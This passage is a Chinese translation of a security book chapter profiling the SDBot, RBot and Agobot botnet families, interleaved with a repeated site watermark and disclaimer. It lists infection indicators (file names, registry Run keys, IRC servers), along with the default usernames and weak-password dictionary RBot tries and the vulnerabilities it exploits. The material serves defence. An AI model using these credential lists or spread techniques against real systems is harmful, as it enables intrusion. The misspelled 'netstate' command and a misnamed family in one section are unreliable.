DNS 是一个很好的例子，显示了 C&C 如何使用多种层次的设计来保证自己的坚挺。通过使用多种不同的服务器并允许快速自动变更，僵尸网络的控制者能够把精力集中于 C&C 本身而不是不断移动的所有的僵尸机。网页和 P2P 是实际控制机制中采用替换技术的很好的例子。

快速回顾

追溯 C&C 的发展历史

- √ 最初，僵尸病毒和僵尸网络的确是合法工具，主要用于提供各种功能，如在没有用户登录的情况下保持 IRC 信道开通或者控制 IRC 信道。
- √ 随着技术的不断发展，控制信道变得越来越复杂。例如，聊天信道使用了密码保护（密钥通过 IRC 设置）。
- √ IRC 对于僵尸网络而言很有用，但同时带给它们很多威胁，有利有弊。

DNS 和 C&C 技术

- √ IRC 技术中，主流模式是建立一个由多个服务器内部互连构成的一个大的服务器网络。
- √ 直到 2002 年，DNS 主要有两种用途：解析域名和多宿技术。两者都为僵尸网络 C&C 提供了便利，僵尸机更容易找到 C&C 服务器，并且在连接到实际的 C&C 服务器之前，保证 C&C 处于激活状态。
- √ DNS 记录网络破坏要比记录被感染主机 IP 地址难得多，所以一些 RRs 都把一个 IP 地址绑定上许多 DNS 记录，使得 C&C 更有活力，更难被破坏。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：什么是可替换的僵尸网络 C&C 技术？

答：僵尸网络的 C&C 是僵尸网络的命令和控制服务器。作为可替换 C&C 技术，意思是还有其他不同的控制信道。

问：如何运用这些可替换 C&C 技术？

答：可替换控制信道或者可以作为主要的 C&C（仅仅是采用与目前常用方法不同的技术）或者备用（主 C&C 失败）。对于前者，通常指使用了和 IRC 不同的技术。对于后者，一个备用的 C&C 通常都是很有必要的，因为 C&C 是整个僵尸网络的关键，一旦 C&C 因为任何原因不能提供服务，僵尸网络相当于就不存在了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 4

第 4 章
僵尸网络

本章主要内容：

- SDBot
- RBot
- Agobot
- Spybot
- Mytob

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

根据2006年初电脑犯罪研究中心给出的Web@Work调查显示，“只有34%的IT决策者认为自己有非常大的把握可以避免员工机器感染僵尸病毒——在离线的时候，不仅如此，19%的IT决策者指出其员工工作机器或者笔记本已经感染了僵尸病毒。”这些数字非常恐怖，僵尸病毒可能是因特网最大的安全威胁。一般僵尸傀儡牧人或者称为僵尸大师可以操控10 000～100 000的感染僵尸病毒的机器来实现他们的目标。据估计，因特网上现在已经有1亿台机器被感染，检测到大概35万或更多个僵尸网络。

一些普通的僵尸病毒在不断的发展。事实上，各种恶意软件的开发者更喜欢对已有的僵尸病毒进行改进从而制造出一种新变种，而不是开发研究新的病毒。某些病毒，如SDBot，有数百个变种，使得反病毒机构不得不使用字母表来对它们进行命名（变种A，变种B等）。

注 释

本章介绍的僵尸病毒是最普遍的，但是列出并不全面。因为它们是最普遍的，所以拥有很多变种。有些有数百个之多。本章内容只是对僵尸病毒某种程度的一般概括，如果要搞清楚自己机器中的是哪种僵尸病毒（变体），自己必须根据实际情况进行研究以获得该病毒更多信息。

SDBot

SDBot出现了5年左右的时间，现在已经成长为了一个有数百个变种和分支的大家族。SDBot寿命很长的原因之一就是最初的开发者把它做成了一个开源的程序——原开发者把病毒的源代码公布在网上并留下了自己的联系方式，提供了一个共同合作的方式来继续开发和改进病毒程式。

SDBot成功的另一个关键因素是网络中机器的安全防护不当。SDBot的传播依赖于网络中计算机使用不够安全的共享机制或使用过于简单的密码。对于一个防护严密，密码复杂的系统，SDBot是无能为力的。

SDBot的变种如此之多，详细讨论每个变种就需要一本书的厚度，所以下面我们只是介绍一些通用信息，如SDBot如何工作和传播，如何识别常见标志（SDBot攻击），进而确认自己的计算机是否感染了SDBot。

别名

反病毒软件及安全产品供应商对产品的命名一般不一致，所以同一个病毒可能有很多名字，取决于它是那个反病毒软件生产商提供的，下面是一些顶级反病毒软件供应商对SDBot的命名：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- McAfee：IRC-SDBot
- Symantec：Backdoor. Sdbot
- Trend Micro：BKDR_SDBOT
- Sophos：Troj/Sdbot
- Kaspersky：Backdoor. IRC. Sdbot
- CA：Win32. SDBot

感染途径

各种变种的传染途径都不大一样，但是 SDBot 传统的方式都是利用不安全的网络共享机制或者利用各种已知漏洞来进行传播的。一旦 SDBot 成功的连接到了一个有漏洞的系统，便会执行一个脚本程序，下载并执行 SDBot 以感染这个系统。

SDBot 一般包括某种类型的后门，使得攻击者能够获得访问权限来危害系统安全。SDBot 中的远程访问木马 RAT（Remote Access Trojan）组件连接到一个 IRC 服务器后，会静静地等待傀儡牧人（僵尸网络控制者）发布命令。

通过使用 RAT，僵尸傀儡牧人可以收集被入侵系统的信息，如操作系统版本、计算机名、IP 地址或者当前用户名等。傀儡牧人还可以运行 IRC 命令直接让被感染的系统加入一个 IRC 信道，下载可执行文件或者连接到一个指定的服务器或网站进行分布式拒绝服务（DDoS）攻击。

被感染的标志

如果觉得自己的计算机可能感染了 SDBot，可以通过一些线索来证实是否感染。

系统文件夹

SDBot 运行后，会将自己复制到系统文件夹中。系统文件夹一般位于目录 C：\Windows\System32。而 SDBot 使用%System%变量来找出文件夹位置，并将复制的文件放在其中。用户名可以不同，表 4.1 列出了一些已知的文件名。

表 4.1 后门使用的已知文件名*

Aim95. exe	service. exe	iexplore. exe	Sysmon16. exe
CMagesta. exe	sock32. exe	ipcl32. exe	syswin32. exe
Cmd32. exe	spooler. exe	Mssql. exe	vcvw. exe
Cnfgldr. exe	Svchosts. exe	MSsrvs32. exe	winupdate32. exe
cthelp. exe	svhost. exe	MSTasks. exe	xmconfig. exe
Explorer. exe	Sys32. exe	quicktimeprom. exe	YahooMsgr. exe
FB_PNU. EXE	Sys3f2. exe	Regrun. exe	
IEXPL0RE. EXE	Syscfg32. exe		

* SDBot 把自己复制到的%System%目录（由 symantec 提供）

来源：Symantec Corp.（www. symantec. com/security _ response/writeup. jsp? docid = 2002-051312-3628-99&tabid=2）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注册表项

SDBot 还对 Windows 的注册表进行了修改，主要是确保 SDBot 随着机器启动而自动运行。一般表 4.2 中的一个注册表值（或者类似）添加到下列注册表键值之一：

- HKEY _LOCAL _MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run
- HKEY _LOCAL _MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices
- HKEY _CURRENT _USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run

来源：Symantec Corp.（www. symantec. com/security _response/writeup. jsp? docid = 2002-051312-3628-99&tabid=2）

表 4.2 SDBot 使用的注册表值*

"Configuration Loader" = " % System % \ iexplore. exe"
"Configuration Loader" = "MSTasks. exe"
"Configuration Loader" = "aim95. exe"
"Configuration Loader" = "cmd32. exe"
"Configuration Loader" = "IEXPLORE. EXE"
"Configuration Manager" = "Cnfgldr. exe"
"Fixnice" = "vcvw. exe"
"Internet Config" = "svchosts. exe"
"Internet Protocol Configuration Loader" = "ipcl32. exe
"MSSQL" = "Mssql. exe"
"MachineTest" = "CMagesta. exe"
"Microsoft Synchronization Manager" = "svhost. exe"
"Microsoft Synchronization Manager" = "winupdate32. exe"
"Microsoft Video Capture Controls" = "MSsrvs32. exe"
"Quick Time file manager" = "quicktimeprom. exe"
"Registry Checker" = " % System % \ Regrun. exe"
"Sock32" = "sock32. exe"
"System Monitor" = "Sysmon16. exe"
"System33" = " % System % \ FB_PNU. EXE"
"Windows Configuration" = "spooler. exe"
"Windows Explorer" = " Explorer. exe"
"Windows Services" = "service. exe"
"Yahoo Instant Messenger" = "Yahoo Instant Messenger"
"cthelp" = "cthelp. exe"
"stratas" = "xmconfig. exe"
"syswin32" = "syswin32. exe"

* 这些注册表值用于修改 windows 注册表，使得 SDBot 随 windows 系统启动而启动。

来源：Symantec Corp.（www. symantec. com/security _ response/writeup. jsp? docid = 2002-051312-3628-99&tabid=2）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

新生成的文件

SDBot的一些变种还会在系统目录%System%中创建新文件，来实现其他的附加功能。已经确认出来（来自已知SDBot变种）的两个文件有SVKP.sys和msdirectx.sys。

SVKP.sys文件是SVK Protector（加壳软件）的一个组件，用来防止病毒被反编译。一些病毒变种使用这种技术来防止安全专家或者反病毒公司分析病毒并找出其工作方式。

Msdirectx.sys为软件提供了rootkit功能，允许攻击者可以获得目标系统的完全访问权和控制权而不被发现。

不正常的流量

另一个SDBot感染的特征是计算机打开了一些端口，或者出现了非预期的网络连接。一些SDBot的变种通过TCP端口6667建立IRC连接，还有些使用端口7000。

你会用吗？

检查系统中的启用端口

Windows有一个内建的命令行工具，可以用来检查系统中什么端口被启用。单击“开始”→“运行”，输入cmd并按Enter键，会出现一个命令行提示符，输入netstate-a并按Enter键，显示系统中当前的打开（启用）端口和连接状态的完整列表。

更多关于netstate命令的信息，可以输入netstate/?以了解其他选项和功能。

如果检查还不能打消担心，因为netstate本身可能已经被感染，病毒可能更新版本或换成了其他的病毒。如果认为有这种可能性，可以通过远端系统使用nmap命令来扫描计算机。

SDBot可能使用自己的IRC客户端与其他IRC信道进行通信，以下是一些已知SDBot变种使用的IRC信道：

- Zxcvbnmas.i989.net
- Bmu.h4x0rs.org
- Bmu.q8hell.org
- Bmu.FL0W1NG.NET

病毒传播

为了更有效地传播，SDBot针对目标系统的安全漏洞或者使用已经感染的用户的证书来访问其他资源。SDBot使用当前登录的用户相同的访问权限和各种特权。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

SDBot 会通过一般的 Windows 系统中默认的管理员共享，如 PRINT $、C $、D $、E $、ADMIN $ 或者 IPC $ 等进行连接和传播，一些病毒变种还可以从用户名和密码的漏洞得到权限访问网络资源。

还有一些 SDBot 变种可以扫描微软 SQL（一种微软提供的数据库语言）服务器——如果服务器安装的时候使用的密码或者其他安全设置不合理。

RBot

RBot 家族是最为普及和复杂的僵尸病毒之一，出现于 2003 年，病毒的不断变异，核心功能一直起着主要作用，随着时间推移其本质机理不断变异进化。各病毒变种使用的文件名和技术千变万化，甚至只是某个恶意软件的一部分功能，很难精确识别它们。

RBot 是第一个使用压缩和加密算法的僵尸病毒。大部分 RBot 的变种依赖于一些可执行文件压缩工具，例如 Morphine，UPX，ASPack，PESpin，EZIP，PEShield，PECompact，FSG，EXEStealth，PEX，MoleBox，Petite 等。一旦某个系统感染了 RBot，傀儡牧人就可以控制该系统，进行各种操作，如执行从网上下载的文件，得到一些游戏的 CD key，创建一个 SOCKS 的代理，实施 DDoS 攻击，发送 E-mail，记录别人的操作，捕获各种网络摄像头的视频等。

别名

反病毒软件及安全防护提供商很少在命名上取得一致，所以一个病毒可能有很多名字，取决于它是哪个反病毒软件生产商提供的，下面是来自一些著名反病毒软件中 RBot 的别名。

- McAfee：W32/SDbot. worm. gen. g
- Symantec：W32. Spybot. worm
- Trend Micro：Worm_RBot
- Kaspersky：Backdoor. RBot. gen
- CA：Win32/RBot

感染途径

RBot 家族会使用一些不同的方法来寻找有漏洞的目标系统来感染。和 SDBot 家族一样，RBot 尝试攻破比较弱的密码和不安全的网络共享机制来进行传播。密码简单或具有空密码的系统较容易被捕获。除利用不安全的网络共享机制来传播以外，RBot 还可以利用 Windows 操作系统和一些常用软件中的已知漏洞进行传播。有些病毒变种也可以利用后门漏洞或者利用别的恶意软件打开的端口。

被感染的标志

如果觉得计算机可能感染了 RBot，可以通过以下一些线索来证实怀疑。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

系统文件夹

初次执行的时候，RBot 把自己复制到系统文件夹%System%目录下（通常是 C:\Windows\System32）。最常用的文件名是 wuamgrd.exe，但是不同的变种可能会使用不同的文件名，一些变种甚至使用随机的文件名，使得每次感染都不一样。该文件都是只读并且隐藏的，改变其系统文件属性设置、访问日期和时间戳使得与 EXPLORE.EXE 文件的日期和时间戳匹配。因此即使用户无意中发现了这个文件，也会以为是之前安装系统时留下的。

注册表项

RBot 是高度可配置的且随着时间的推移有了明显的进化改变。RBot 还对 Windows 的注册表进行了修改，以保证 RBot 可以随着机器每次启动而自动运行。注册表项的值都是可配置的，因此每个变种都不一样。其中比较普遍的一个变种是 wuamgrd.exe。一般注册表项中的修改如下：

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

（之前的这些注册表的资料来源于 CA，可以访问如下网站以获得更多的信息 www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=39437）。

RBot 还有一些其他的智能设置。某些病毒变种可以设置周期地检查注册表，如果设置过的表项值被改变或者删除，它会重新进行设置。RBot 也会设置一些互斥的功能，以保证一个系统中同一时间只有一个 RBot 在运行。不同的 RBot 选择不同的名称作为互斥的标志，其中一个典型的例子是 rxlsass01b。

终止进程

很多 RBot 变种还尝试终止系统中与各种安全防护程序或者反病毒程序相关的进程，以避免自己被检查出或清除。一些病毒变种甚至会检查并终止其他病毒软件进程，如 Blaster 蠕虫。表 4.3 列出了一些被 RBot 视为攻击目标的进程。

表 4.3 RBot 有时会终结的一些进程

regedit.exe	MSBLAST.exe	zonealarm.exe	ssate.exe
msconfig.exe	teekids.exe	wincfg32.exe	rate.exe
netstat.exe	Penis32.exe	taskmon.exe	d3dupdate.exe
msblast.exe	bbeagle.exe	PandaAVEngine.exe	irun4.exe
zapro.exe	SysMonXP.exe	sysinfo.exe	i11r54n4.exe
navw32.exe	winupd.exe	mscvb32.exe	
navapw32.exe	winsys.exe		

来源：CA（www3.ca.com/securityadvisor/virusinfo/virus.aspx?ID=39437）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

不正常的流量

一旦系统被感染，RBot 将尝试连接并加入配置文件中定义的 IRC 服务器。各个病毒变种之间定义的 IRC 服务器、端口号、密码都不尽相同，一一列出是不大可能的，所以除了寻找各种未知的或者可疑的连接，也应该尝试查看 TCP 端口 113。RBot 使用该端口进行（某些 IRC 服务器要求的）认证。

注 释

RBot（和许多其他 bot 以及各种恶意软件）经常会尝试连接网络共享和其他的使用证书和身份验证进行访问控制的资源。对于日常各种登录行为应该设置有限或受限的访问权限，必要时才能以管理员权限登录。这样会限制恶意软件通过获取权限的方法来传播。

传播

RBot 家族传播的主要方法是通过 Windows 系统的网络共享。RBot 扫描端口 139 和 445 来寻找打开的连接，一旦找到目标，RBot 会通过 IPC $ 连接来获得该系统的管理员共享。

如果 RBot 成功连接到目标系统，将尝试获得目标机器上的用户名列表以获得访问权限。如果获得不了用户名列表，一些病毒变种会尝试一些默认用户名（如表 4.4，恶意软件预先配置好的）。

表 4.4 一些 RBot 变种尝试使用的用户名

administrator	student	admin	database
administrador	teacher	staff	dba
administrateur	wwwadmin	root	oracle
administrat	guest	computer	db2
admins	default	owner	

来源：CA(www3. ca. com/securityadvisor/virusinfo/virus. aspx?ID=39437)

对每个在目标系统上发现的或预先配置的用户名，RBot 都会尝试用一些常用的弱口令进行身份验证，各个版本的 RBot 尝试的口令都不相同，但一般都包括表 4.5 中的这些。一旦成功的验证用户身份，RBot 将尝试把自己复制到以下目录，执行软件并感染目标机器：

- \ Admin $ \ system32
- \ c $ \ winnt \ system32
- \ c $ \ windows \ system32
- \ c
- \ d

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表 4.5 RBot 变种常用的弱口令

007 chris intranet pwd	accounts domainpassword none teacher
1 cisco jen qaz	adm eric null technical
12 compaq joe qwe	admin exchange oainstall test
123 control john qwerty	administrador fred oem unix
1234 data kate root	administrat fuck oeminstall user
12345 database katie sa	administrateur george oemuser web
123456 databasepass lan sam	administrator god office win2000
1234567 databasepassword lee server	admins guest oracle win2k
12345678 db1 linux sex	asd hell orainstall win98
123456789 db1234 login siemens	backup hello outlook windows
1234567890 db2 loginpass slut	bill home pass winnt
2000 dbpass luke sql	bitch homeuser pass1234 winpass
2001 dbpassword mail sqlpass	blank hp passwd winxp
2002 default main staff	bob ian password www
2003 dell mary student	bob ibm password1 xp
2004 demo mike sue	brian internet peter zxc
access domain neil susan	changeme internet peter
accounting domainpass nokia system	

来源：CA（www3. ca. com/securityadvisor/virusinfo/virus. aspx?ID=39437）

使用已知漏洞进行攻击

RBot 的另一个传播方法是利用已知的各种漏洞。RBot 变种可能会尝试利用一个或更多的表 4. 6 列出的已知漏洞。如果发现有漏洞的目标，RBot 执行一个小程序——使得目标机器连接一个远程服务器下载完整的 RBot 代码。返回给远程服务器（RBot 源代码处）的连接可能会用各种（可变换）端口，但是一般用 HTTP（端口 81）和 TFTP（端口 69）。

表 4.6 RBot 变种常用的已知漏洞

Microsoft Windows LSASS 缓冲区溢出漏洞（TCP 端口 445）
Microsoft Windows ntdll. dll b 缓冲区溢出漏洞（Webdav 漏洞）（TCP 端口 80）
Microsoft Windows RPC malformed message 缓冲区溢出漏洞（TCP 端口 135，445，1025）
Microsoft Windows RPCSS malformed DCOM message 缓冲区溢出漏洞（TCP 端口 135）
MS SQL 服务器的弱口令漏洞，包括 Microsoft SQL 服务器桌面引擎空白口令漏洞（TCP 端口 1433）
Microsoft Universal Plug and Play（UPnP）NOTIFY 直接缓冲区溢出和 DoS 漏洞（TCP 端口 5000）
DameWare 迷你远程控制缓冲区溢出漏洞（TCP 端口 6129）
Microsoft Windows 工作站服务畸形消息缓冲区溢出漏洞（TCP 端口 445）
Microsoft Windows WINS 复制包内存覆盖漏洞（TCP 端口 42）
RealSystem 服务器 SETUP 缓冲区溢出漏洞
Microsoft SQL Server 2000 Resolution 服务缓冲区溢出漏洞
Microsoft Windows 即插即用服务缓冲区溢出漏洞

来源：CA（www3. ca. com/securityadvisor/virusinfo/virus. aspx?ID=39437）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

利用恶意软件后门漏洞

一些 RBot 变体有省事的方法——利用别的恶意软件做复杂的工作，它们会寻找这些恶意软件如 Bagle 蠕虫和 Mydoom 蠕虫留下的后门。RBot 变体利用的已知恶意软件（后门）有

- Bagle worm（TCP 端口 2745）
- Mydoom worm（TCP 端口 3127）
- OptixPro Trojan（TCP 端口 3410）
- NetDevil Trojan（TCP 端口 903）
- Kuang Trojan（TCP 端口 17 300）
- SubSeven Trojan（TCP 端口 27 347）

Agobot

Agobot，通常也称 Gaobot 或者 Phatbot（取决于变种和反病毒厂商的命名），为僵尸病毒带来了模块化编程的思想，即将 Agobot 的功能分 3 个阶段实施，而不是一次完成：

第一阶段，Agobot 使用僵尸病毒客户端感染电脑并打开一个后门，使得攻击者可以与之连接并进行控制；第二阶段，Agobot 关闭所有与反病毒和安全程序相关的进程；最后阶段，阻止被感染的电脑访问反病毒或者安全防护等相关网站。

模块化的编程使得病毒设计更加方便，因为设计者可以对一些功能进行更新或修改，而不用重写或重编译整个僵尸代码。

别名

反病毒软件或安全软件生产商很少在命名上取得一致，所以一个病毒可能有很多名字，取决于它是由哪个反病毒软件生产商提供的，下面是一些别名。

- McAfee：W32/Gaobot. worm
- Symantec：W32. HLLW. Gaobot. gen
- Trend Micro：Worm_Agobot. Gen
- Kaspersky：Backdoor. Agobot. gen
- CA：Win32/Agobot Family
- Sophos：W32/Agobot-Fam

感染途径

和其他僵尸病毒一样，AgoBot 是通过网络共享来传播的。但不同的是，AgoBot 还增加了通过 P2P 网络系统如 Kazaa、Grokster、BearShare 等进行传播的能力。AgoBot 把自己伪装成 P2P 网络上一个随机的吸引人的文件，诱人下载执行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小知识

命名困惑

另一个主要的僵尸家族是 Polybot。对它命名时有很多问题。由于各个厂商习惯不一样，对它的命名可能完全不同。另一方面，由于 bot 的分支非常多，一个病毒出来的时候，谁也不知道这是一个新的病毒还是某个病毒的变种。

Polybot 就是其中最典型的一个例子。Polybot 本质上是一个 AgoBot，但融合了许多技术。Polybot 加入了封装技术到 AgoBot 的代码，使得在每次运行的时候，都会重新加密。这样每个机器看上去都中的是不同种类的病毒，增加了发现的难度。

AgoBot 的直系后裔 Phatbot 使用 WASTE，一种 AOL 开发的 P2P 协议。WASTE 是设计通过加密来实现更安全的文件传输的 P2P 协议，但是共享公共密钥过程太过复杂，最终 AOL 放弃了这个想法[①]。通过 WASTE 可以使用一些特别的技巧来进行病毒传播，但（Phatbot 网络）可扩展性较差，因为 WASTE 协议只能同时管理 50～100 个客户端。

它会在被入侵的系统中尝试终止很多各种各样的反病毒软件和安全程序，修改 Host 文件，阻止该系统与反病毒或安全防护相关网站的连接。AgoBot 挑选 Bagle 蠕虫来终止被感染系统中的其他恶意软件进程。

被感染的标志

如果觉得计算机可能感染了 SDBot，可以通过下面一些线索来证实怀疑。

系统文件夹

初次执行的时候，AgoBot 把自己复制到系统文件夹%System%目录下（通常是 C:\Windows\System32）。不同的变种可能会使用不同的文件名，但 Agobot 常用的文件名是 syschk.exe，svchost.exe，sysmgr.exe 和 sysldr32.exe。

注册表项

为保证 Bot 的功能的运行，AgoBot 会在注册表中加入随机器自动启动的表项，有些 AgoBot 变种会加 Config Loader，其他会加 Svhost Loader 到 HKEY_Local_Machine\Software\Microsoft\Windows\CurrentVersion\Run key in the registry 中。AgoBot 有时也会针对 Win 95、Win 98 或 Windows ME 操作系统增加注册表项。AgoBot 通过 HKEY_Local_Machine\Software\Microsoft\Windows\CurrentVersion\

① 开发者直接去掉所有加密部分而没有设计了一个系统用来在已感染的主机之间分发密钥（或者给所有的主机相同的公共/私有密钥对——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

RunServices 注册密钥访问下载的恶意软件、执行僵尸软件。但过程中不会有消息对话框显示出来，更为隐蔽。

终止进程

大体上 AgoBot 包括了最完备的列表以终止目标系统进程应用程序。AgoBot 不仅找出与反病毒软件和安全软件相关的进程，也寻找其他恶意软件进程，然后关闭这些进程。

修改 host 文件

除了终止反病毒程序和安全软件，AgoBot 还会修改系统的 host 文件，重定位访问反病毒网站和安全厂商的请求。

Host 文件一般位于%System% \ drivers \ etc \ hosts，存放访问的网站记录，其中有反病毒软件网站，如 synabtec 在线更新或者 McAfee 下载网站，AgoBot 将连接向这些地方的请求都重新定位回本机的 127.0.0.1 的地址，从而防止主机访问这些网站。

窃取信息

AgoBot 与其他僵尸病毒另一个不同之处在于信息的窃取。尤其是，它能找出并窃取很多流行游戏中的 CD 关键字，参见表 4.7。

表 4.7 Agobot 搜索到的有漏洞的游戏

Battlefield 1942 Industry Giant 2
Battlefield 1942：James Bond 007 Nightfire
Secret Weapons Of WWII
Battlefield 1942：Medal of Honor：Allied Assault
The Road To Rome
Battlefield 1942：Vietnam Medal of Honor：Allied Assault：
Breakthrough
Black and White Medal of Honor：Allied Assault：
Spearhead
Call of Duty Nascar Racing 2002
Command and Conquer：Generals Nascar Racing 2003
Command and Conquer：Generals：Need For Speed：Hot Pursuit 2
Zero Hour
Command and Conquer：Need For Speed：Underground
Red Alert2
Command and Conquer：Neverwinter Nights
Tiberian Sun
Counter-Strike NHL 2002
FIFA 2002 NHL 2003
FIFA 2003 Ravenshield
Freedom Force Shogun：Total War：Warlord Edition
Global Operations Soldier of Fortune II - Double Helix
Gunman Chronicles Soldiers Of Anarchy
Half-Life The Gladiators
Hidden and Dangerous 2 Unreal Tournament 2003
IGI2：Covert Strike Unreal Tournament 2004

来源：Trend Micro Inc.（www.trendmicro.com/vinfo/virusencyclo/default5.asp? VName = WORM%5FAGOBOT%2EGEN&-VSect=T）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

不正常的流量

和其他僵尸病毒一样，AgoBot 变种也会在被感染的系统中打开一个后门，建立与指定的 IRC 服务器的通信连接，让僵尸网络傀儡牧人能对感染的系统发出指令或控制该系统。

后门的存在几乎能让傀儡牧人“为所欲为”：可以在目标机器上执行文件，从网站或 FTP 上下载文件，重定向 TCP 连接，控制它参加 DDoS 攻击等。

漏洞扫描

AgoBot 可以利用各种系统漏洞进行传播。除了一般的微软 Windows 和 SQL 服务器的漏洞（已经被许多僵尸病毒所利用）以外，AgoBot 变种还能对 CPanel 和 Dame-Ware 进行攻击。

传播

和其他 Bot 家族一样，AgoBot 变种也通过网络共享来传播。一旦某个系统被感染，AgoBot 会通过 NetBEUI 找到用户名和密码，然后寻找那些打开的共享如默认的管理共享（c$，admin$，print$，etc.），并尝试通过找到的用户名和密码以及预先设置的用户名和密码尝试登录系统。

AgoBot 也会通过 P2P 网络进行传播——把自己伪装成一个有吸引力的文件名，吸引他人下载并执行。它使用一个预先定义好的列表（见表 4.8），随机创建一个其他用户可能感兴趣的文件名。如从表 4.8 中的集合 A 选取一个，再从 B 中选取一个，组合起来构成文件名。

表 4.8 AgoBot 通过 P2P 传播使用的文件名

集合 A	集合 B（%s=）
%s - ADSL Playfix	Alessandra Ambrosia
%s - Autotuning（for Newbies）	Amanda Peet
%s - Cable Modem Playfix	Anna Kournikova
